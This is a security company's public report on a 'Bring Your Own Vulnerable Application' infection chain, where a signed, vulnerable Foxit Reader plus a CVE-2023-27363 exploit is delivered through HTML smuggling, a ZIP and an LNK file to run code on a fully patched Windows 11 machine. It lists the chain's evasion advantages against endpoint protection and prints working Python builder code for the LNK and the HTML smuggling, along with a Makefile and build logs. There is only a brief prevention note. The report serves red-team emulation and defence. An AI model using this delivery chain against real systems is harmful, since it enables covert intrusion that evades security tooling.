"Attack Chain Emulation" (ACE) - behind the scenes

Bring Your Own Vulnerable Application - *BYOVA*

Date:
January 2025

Classification:
Public Version

IOprotect GmbH
Dürstelenstrasse 136
8335 Hittnau
+41 (0)44 533 00 05
info@ioprotect.ch
www.ioprotect.ch

Table of Contents

1 Introduction

In this background report on IOprotect's "*Attack Chain Emulation*" (ACE) service, we demonstrate what the next step in infection chains might look like. Inspired by the concept of "*Bring Your Own Vulnerable Driver*" [1], a vulnerable application is used in such a scenario to execute malicious code. "*Bring Your Own Vulnerable Driver*" becomes "*Bring Your Own Vulnerable Application*".

The underlying concept is that exploits are significantly less likely to be detected by Endpoint Protection Platforms (EPP) or Endpoint Detection and Response (EDR) solutions when compared to traditional executable programs or scripts. The malicious code operates directly in memory, depending on the specific vulnerability, while the vulnerable application—originating from a well-known, trusted vendor - is signed. This report provides a step-by-step guide on how this concept can be implemented using IOprotect's ACE, with the Foxit PDF Reader [2] used as a case study.

2 The Principle behind BYOVA

Infection chains targeting Windows systems have become increasingly complex due to advancements in both prevention and detection mechanisms. Hardening measures in the Microsoft Office suite, protections such as Attack Surface Reduction (ASR), and the enhanced detection capabilities of Microsoft Defender for Endpoints are significantly complicating an attacker's ability to infect a Windows system with malicious code.

While earlier attack vectors often involved a single file, it is now common for multiple files to be used in an infection chain. For instance, APT29 employed two DLLs, a legitimate Microsoft program, and a decoy PDF to ultimately execute unauthorized code on a system via DLL sideloading [3].

The "*Bring Your Own Vulnerable Application*" (BYOVA) principle presented here, to the best of our knowledge, has not yet been observed in the wild, and it could be considered one of the more unconventional infection vectors.

2.1 Angriffsablauf

The attack chain could, for example, look as follows:

.html → .zip → .lnk → .exe → .pdf → .hta → .exe

The attack begins when the victim receives an HTML file as the initial attack vector. Embedded within this HTML file is a ZIP archive, delivered via HTML smuggling. The ZIP archive contains additional malicious files, including a Windows Shortcut (.lnk) file, the vulnerable application, and the exploit designed to target the specific vulnerability. The attack sequence unfolds as follows:

- The victim receives the ZIP file, extracts it, and clicks on the .lnk file.
- The .lnk file executes the vulnerable application with the exploit as an argument via cmd.exe.
- The application is executed, and the exploit carries out the action desired by the attacker.

2.2 Advantages from an Attacker's Perspective

- The attack works even on a fully patched system.
- The vulnerable application comes from a trusted vendor and thus has a valid signature.
- Executing a .LNK file with a simple command line will rarely trigger EPP/EDR solutions.
- Exploits are typically much less detected by EPP/EDR solutions than executable files such as EXE, DLL, or scripts.
- The malicious content runs directly in memory, which means that application control solutions will not be effective.
- Older exploits can be reused.
- Due to the fully patched system, detection of old exploits could be classified as irrelevant or classified as a false positive by the Security Operation Center.
- Hardening measures like Protected View, etc., can be disabled before the actual attack via registry key entries.

2.3 Limitation

- Not every application can be used with this approach.
- The vulnerable application must be delivered to the system, which can result in large file sizes.

2.4 Prevention

- The vulnerable application cannot be placed in locations that might be allowed by the application control solution, such as `C:\Program Files` or `C:\Windows\System32`, by a regular user. Although the application has a valid signature, it should not be executed from an unknown location (e.g., the Downloads folder or the user's Desktop). A properly implemented application control solution should cover such scenarios.

3 Implementation of a Proof-of-Concept PoC with ACE

To demonstrate this concept, the attack chain is implemented using IOprotect's Attack Chain Emulation (ACE) service. For the proof of concept, the vulnerability CVE-2023-27363 is used, which affects Foxit Reader versions 12.1.1.15289 or older. The necessary components for the attack chain are as follows:

- Vulnerable Foxit Reader Version
- Exploit for CVE-2023-27363 (including .HTA file
- LNK file
- ZIP file
- HTML file

3.1 Foxit Reader Version

Vulnerable applications can still be found on various platforms. The vendor may even have an archive of older versions. For the proof of concept, version 12.1.0.15250 is used. The corresponding hash and the entry for this file on VirusTotal are provided in the references section. A direct download for a vulnerable version from the vendor is also listed under [4] as well.

3.2 Exploit for CVE-2023-27363

For the proof of concept, the exploit from [5] is used. It is based on the work of Sebastian Apelt [6] and was created by j00sean. The exploit takes advantage of the vulnerability [7] and places an .HTA file in the user's startup directory. Upon the next login to the system, the .HTA file is automatically executed and, in this case, launches calc.exe as well as notepad.exe.



Figure 1: Contents of the .HTA file with the corresponding command line commands

3.3 The LNK File

The LNK file can be directly transferred into `render.py` using code from already implemented ACE entries. Here is the corresponding function:

```
def run_render_lnk(args: argparse.Namespace) -> None:
    """Renders the .lnk payload."""
    lnk = Lnk()
    lnk.link_flags.IsUnicode = True
    lnk.link_info = None

    levels = list(path_levels('C:\\Windows\\System32\\cmd.exe'))
    elements = [
        RootEntry(ROOT_MY_COMPUTER),
        DriveEntry(levels[0]),
    ]
    entry = PathSegmentEntry()
    entry.type = TYPE_FOLDER
    now = datetime.utcnow()
    entry.file_size = 0
    entry.modified = now
    entry.created = now
    entry.accessed = now
    entry.short_name = 'Windows'
    entry.full_name = entry.short_name
    elements.append(entry)

    entry = PathSegmentEntry()
```

```
    entry.type = TYPE_FOLDER
    entry.file_size = 0
    entry.modified = now
    entry.created = now
    entry.accessed = now
    entry.short_name = 'System32'
    entry.full_name = entry.short_name
    elements.append(entry)

    entry = PathSegmentEntry()
    entry.type = TYPE_FILE
    entry.file_size = 0
    entry.modified = now
    entry.created = now
    entry.accessed = now
    entry.short_name = 'cmd.exe'
    entry.full_name = entry.short_name
    elements.append(entry)

    lnk.shell_item_id_list = LinkTargetIDList()
    lnk.shell_item_id_list.items = elements

    lnk.link_flags.HasArguments = True
    lnk.arguments = '/c files\\FoxitPDFReader.exe files\\report.pdf'

    lnk.link_flags.HasName = True
    lnk.description = 'Additional information 1'

    lnk.link_flags.HasIconLocation = True
    lnk.icon = 'C:\\Windows\\System32\\shell32.dll'
    lnk.icon_index = 4
    payload_lnk = lnk
    payload_lnk_path = os.path.join(args.output, 'report.lnk')
    with open(payload_lnk_path, 'wb') as f_out:
        payload_lnk.save(f_out)
```

The LNK file calls the vulnerable FoxitPDFReader.exe application found in the ZIP archive, passing the exploit as an argument.

3.4 The ZIP File

The ZIP file can be created directly in the Makefile:

```
build:  $(OUTPUT)lnk $(OUTPUT)zip
    $(VENV) && python3.9 src/render.py render \
                --src $(CURDIR)/src --output $(OUTPUT)

$(OUTPUT)zip:
    cd $(OUTPUT) && mkdir files
    cp $(CURDIR)/ext/* $(OUTPUT)/files
    cd $(OUTPUT) && zip report.zip report.lnk files/*
```

3.5 The HTML File

Last but not least, to ensure that the ZIP file is not directly blocked at the perimeter, the file is packaged using HTML smuggling. For this, existing code from other ACE entries can be used 1:1. Here is the corresponding function:

```
def run_render(args: argparse.Namespace) -> None:
    """Renders the attack payload."""

    path_templates = os.path.join(args.src, 'templates')
    env = Environment(
        loader=FileSystemLoader(path_templates),
        autoescape=select_autoescape(),
        newline_sequence='\r\n'
    )

    # render the .zip payload
    payload_zip_path = os.path.join(args.output, 'report.zip')
    with open(payload_zip_path, 'rb') as f_in:
        payload_zip_bin = f_in.read()
    payload_zip_bin_code_units = str(list(payload_zip_bin)).replace(' ', '')
    log.info('rendered .zip payload')

    # render the .html payload
    payload_html = env.get_template('attack.html.j2').render(
        payload=payload_zip_bin_code_units
    )
    payload_html_bin = payload_html.encode()
    payload_html_path = os.path.join(args.output, 'report.html')
    with open(payload_html_path, 'wb') as f_out:
        f_out.write(payload_html_bin)
    log.info('rendered .html payload')
```

3.6 Build Process

With all the components in place and an appropriate Makefile, the build process can be initiated:

- Create the environment: `make setup`

```
[user@localhost rto-0005]$ make setup
mkdir -p /home/user/Documents/reacherteacher-main/collection/rto-0005/output
python3.9 -m venv /home/user/Documents/reacherteacher-main/collection/rto-0005/output/venv
. /home/user/Documents/reacherteacher-main/collection/rto-0005/output/venv/bin/activate && pip inst
Collecting pip==23.1.2
  Using cached pip-23.1.2-py3-none-any.whl (2.1 MB)
Installing collected packages: pip
  Attempting uninstall: pip
    Found existing installation: pip 21.2.3
    Uninstalling pip-21.2.3:
      Successfully uninstalled pip-21.2.3
Successfully installed pip-23.1.2
. /home/user/Documents/reacherteacher-main/collection/rto-0005/output/venv/bin/activate && pip inst
Collecting pip-tools==6.13.0
  Using cached pip_tools-6.13.0-py3-none-any.whl (53 kB)
Collecting build==0.10.0
```

- Validate the code: `make validate`

```
[user@localhost rto-0005]$ make validate
. /home/user/Documents/reacherteacher-main/collection/rto-0005/output/venv/bin/activate && flake8 src
. /home/user/Documents/reacherteacher-main/collection/rto-0005/output/venv/bin/activate && mypy --no-incremental src
Success: no issues found in 1 source file
. /home/user/Documents/reacherteacher-main/collection/rto-0005/output/venv/bin/activate && isort -c src
. /home/user/Documents/reacherteacher-main/collection/rto-0005/output/venv/bin/activate && bandit -r src
[main]  INFO    profile include tests: None
[main]  INFO    profile exclude tests: None
[main]  INFO    cli include tests: None
[main]  INFO    cli exclude tests: None
[main]  INFO    running on Python 3.9.18
Run started:2025-01-13 12:29:03.325878

Test results:
        No issues identified.

Code scanned:
        Total lines of code: 122
        Total lines skipped (#nosec): 0

Run metrics:
        Total issues (by severity):
                Undefined: 0
                Low: 0
                Medium: 0
                High: 0
        Total issues (by confidence):
                Undefined: 0
                Low: 0
                Medium: 0
                High: 0
Files skipped (0):
. /home/user/Documents/reacherteacher-main/collection/rto-0005/output/venv/bin/activate && yapf -q -r src
. /home/user/Documents/reacherteacher-main/collection/rto-0005/output/venv/bin/activate && pip list --outdated
```

- Create the attack chain: `make build`

```
[user@localhost rto-0005]$ make build
. /home/user/Documents/reacherteacher-main/collection/rto-0005/output/venv/bin/activate && python3.9 src/render.py render_lnk \
                --output /home/user/Documents/reacherteacher-main/collection/rto-0005/output
cd /home/user/Documents/reacherteacher-main/collection/rto-0005/output && mkdir files
cp /home/user/Documents/reacherteacher-main/collection/rto-0005/ext/* /home/user/Documents/reacherteacher-main/collection/rto-00
cd /home/user/Documents/reacherteacher-main/collection/rto-0005/output && zip report.zip report.lnk files/*
  adding: report.lnk (deflated 45%)
  adding: files/FoxitPDFReader.exe (deflated 60%)
  adding: files/report.pdf (deflated 1%)
. /home/user/Documents/reacherteacher-main/collection/rto-0005/output/venv/bin/activate && python3.9 src/render.py render \
                --src /home/user/Documents/reacherteacher-main/collection/rto-0005/src --output /home/user/Documents/reacherteac
5/output
INFO:__main__:rendered .zip payload
INFO:__main__:rendered .html payload
[user@localhost rto-0005]$ ls -l output/
total 206340
drwxr-xr-x. 2 user user        50 Jan 13 13:30 files
drwxr-xr-x. 3 user user        19 Jan 13 13:29 mypy
-rw-r--r--. 1 user user 165199933 Jan 13 13:30 report.html
-rw-r--r--. 1 user user       517 Jan 13 13:30 report.lnk
-rw-r--r--. 1 user user  46080623 Jan 13 13:30 report.zip
drwxr-xr-x. 5 user user        74 Jan 13 13:25 venv
[user@localhost rto-0005]$
```

```
[user@localhost rto-0005]$ sha256sum output/*
sha256sum: output/files: Is a directory
sha256sum: output/mypy: Is a directory
187d11188079a9d327058376c35e5d88eb3cf7c073b0ead627710dedfdb2994f  output/report.html
4d50017b1f78079388d186452c899395b627809d5f65c4df72eb86964ed75797  output/report.lnk
19b422617c39d4d416726faf62d03cfe34f3b8aea52dee1866c676358a0cd3c7  output/report.zip
```

3.7 Testing the Attack Chain

- Test the attack chain on a fully patched Windows 11 system:



Figure 2: Verification that the file report.html is the generated file



Figure 3: Windows 11 is up to date (all security patches installed)



Figure 4: Antivirus signatures are up to date as well



Figure 5: All Windows Defender Settings are enabled



Figure 6: Before the attack, there is no entry in the startup directory



Figure 7: Double-clicking the report.html file opens Edge, and the ZIP file is made available



Figure 8: The ZIP file is placed in the Downloads directory

